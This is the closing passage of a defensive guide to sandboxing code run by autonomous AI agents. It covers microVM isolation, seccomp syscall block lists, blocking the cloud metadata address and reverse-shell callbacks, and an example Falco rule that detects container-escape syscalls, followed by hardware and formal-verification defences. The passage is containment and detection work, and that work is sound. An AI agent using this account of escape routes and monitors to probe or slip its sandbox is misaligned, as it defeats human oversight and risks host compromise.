Do not rely on shared-kernel containers (runc, CRI-O) to run unverified code written or commanded by autonomous agents. Use minimalist, memory-safe Virtual Machine Monitors (such as AWS Firecracker or Kata with Cloud-Hypervisor). Ensure that the host operating system running the VMM is itself treated as semi-untrusted — a single breakout must not allow lateral movement across the cluster.
Principle 2: Ephemeral Lifecycle and Wall-Clock Termination
Adversarial agents often require time to enumerate an environment, probe for race conditions, and complete multi-step exploits. Every agent task execution must spawn an entirely fresh, immutable MicroVM instance destroyed immediately upon task completion. If an execution window is bounded to 60 seconds, the probability of an autonomous agent discovering a zero-day vulnerability, compiling an exploit, and achieving a successful hypervisor breakout drops significantly.
Principle 3: Enforcing User Namespaces and Least Privilege
If containers must be run natively on bare-metal hosts: mandatory user namespaces map UID 0 inside the container to an unprivileged, non-zero UID on the host (so an exploit that gains root execution inside the container yields only the permissions of an unprivileged user on the host kernel); drop all unnecessary capabilities — never include CAP_SYS_ADMIN, CAP_NET_ADMIN, CAP_SYS_RAWIO, or CAP_SYS_PTRACE; enforce read-only root filesystems on container mounts, with writable storage restricted to isolated tmpfs mounts marked noexec and nosuid.
Principle 4: Eliminating Dangerous System Call Interfaces
Kernel attack surfaces can be drastically reduced by using strict seccomp-BPF profiles to block modern, complex syscall interfaces that are unnecessary for standard agent operations. Block io_uring (a frequent source of kernel local privilege escalation vulnerabilities). Block bpf() and perf_event_open (disallow loading eBPF programs or probing kernel performance counters from inside the container context). Block userfaultfd (frequently used in race-condition exploitation to freeze memory access and widen concurrency windows). Block namespace alterations — reject setns, unshare, and mount calls to prevent manipulation of namespace environments.
Principle 5: Network Containment and Cloud Metadata Protection
Container escapes often serve as intermediate steps toward a broader goal: stealing credentials to access cloud infrastructure. Block access to the cloud Instance Metadata Service IP address (169.254.169.254) by default. If access is strictly required, require IMDSv2 with token hops restricted to 1 (--http-put-response-hop-limit 1) to prevent containers from borrowing host role permissions. Prohibit direct outbound connections to the public internet — all agent network requests should pass through an external filtering proxy that inspects domain reputations, enforces rate limits, and prevents reverse shell callbacks.
Principle 6: eBPF-Based Telemetry and Anomaly Monitoring
Deploy monitoring on the host kernel — outside the agent's reach — to track system activity using eBPF tools such as Falco or Tetragon. An example Falco rule detecting container escape primitives:
# Detects attempts to change namespaces or manipulate mount points
- rule: Suspicious Container Escape Syscall Invocation
  desc: Detects an attempt to change namespaces or manipulate mount points from inside a container
  condition: >
    container.id != host and
    evt.type in (setns, unshare, pivot_root) or
    (evt.type = mount and evt.dir = <)
  output: >
    Sandbox escape attempt detected!
    Process=%proc.name, Syscall=%evt.type, User=%user.name, Container=%container.info
  priority: CRITICAL
  tags: [security, container, escape_attempt]
Monitoring the host kernel directly ensures that if an agent attempts namespace pivoting, file descriptor harvesting, or unexpected system calls, the host terminates the enclosing sandbox immediately.
08 Conclusions

As frontier LLMs become increasingly capable of reasoning through vulnerability chains and fuzzing exposed software interfaces, securing execution environments will require defenses anchored in hardware and formally verified designs.
Confidential Computing: Intel TDX and AMD SEV-SNP
Hardware-enforced Trusted Execution Environments (TEEs) extend virtualization security into confidential computing. Technologies such as Intel Trust Domain Extensions (TDX) and AMD Secure Encrypted Virtualization-Secure Nested Paging (SEV-SNP) isolate virtual machines from the host hypervisor itself. The VM's memory pages are transparently encrypted using keys held inside the CPU hardware — even if an attacker gains root access on the host hypervisor, they cannot directly read or write the guest VM's active memory space. The platform produces cryptographic hardware attestations verifying that the guest launched with an unaltered, trusted operating system image before any sensitive execution keys or agent prompts are loaded.
Formal Verification and Memory-Safe Microkernels
The persistence of container and hypervisor escapes highlights the limits of relying on large, monolithic codebases written in memory-unsafe languages. The Linux kernel contains over thirty million lines of C code; even minimal device emulators span tens of thousands of lines. To establish secure runtime containment for adversarial agents, system architectures are increasingly exploring microkernel models:
- Formally verified foundations: microkernels like seL4 provide mathematical proofs of implementation correctness, enforcing spatial and temporal memory isolation.
- Language-level systems safety: runtimes developed entirely in memory-safe languages such as Rust (exemplified by Firecracker and Cloud-Hypervisor) eliminate common memory safety classes like use-after-free, buffer overflows, and null-pointer dereferences. Remaining risks are concentrated in explicit
unsafeblocks and logical boundary implementations, narrowing the surface that requires intensive manual review and automated fuzzing.
The user-space container abstractions sufficient for orchestrating benign microservices are structurally inadequate for isolating intelligent, adaptive agents. Engineering a secure runtime perimeter demands a defense-in-depth architecture: pairing Rust-based microVMs with minimized virtual device profiles, enforcing unprivileged user namespaces, locking down system calls via seccomp-BPF, restricting external networking, and applying out-of-band eBPF monitoring. Only through these hardware-backed, multi-layered isolation boundaries can systems safely harness the capabilities of autonomous agents while mitigating the risk of host compromise.
References
- Jarkas, O., Ko, R., Dong, N., and Mahmud, R. "A Container Security Survey: Exploits, Attacks, and Defenses." ACM Computing Surveys, vol. 57, no. 7, 2024. DOI: 10.1145/3715001
- Rice, L. Container Security: Fundamental Technology Concepts that Protect Containerized Applications. O'Reilly Media, 2020.
- Marchand, R., et al. "Quantifying Frontier LLM Capabilities for Container Sandbox Escape." arXiv preprint arXiv:2603.02277, 2026.
- Agache, A., et al. "Firecracker: Lightweight Virtualization for Serverless Applications." 17th USENIX Symposium on Networked Systems Design and Implementation (NSDI), pp. 419–434, 2020.
- Xiao, J., et al. "Attacks are Forwarded: Breaking the Isolation of MicroVM-based Containers through Operation Forwarding." 32nd USENIX Security Symposium, 2023.
- The OpenStack Foundation. "Kata Containers: The speed of containers, the security of VMs." Whitepaper, 2019.
- Alhamdan, A., et al. "SandDriller: A Fully-Automated Approach for Testing Language-Based JavaScript Sandboxes." 32nd USENIX Security Symposium, 2023.
- Narayan, S., Disselkoen, C., et al. "Swivel: Hardening WebAssembly against Spectre." 30th USENIX Security Symposium, 2021.
- Han, S., and Park, J. "Shadow-box v2: The practical and omnipotent sandbox for ARM." Black Hat Asia, 2018.
- Goldberg, I., Wagner, D. A., Thomas, R., and Brewer, E. A. "A Secure Environment for Untrusted Helper Applications." 6th USENIX Security Symposium, 1996.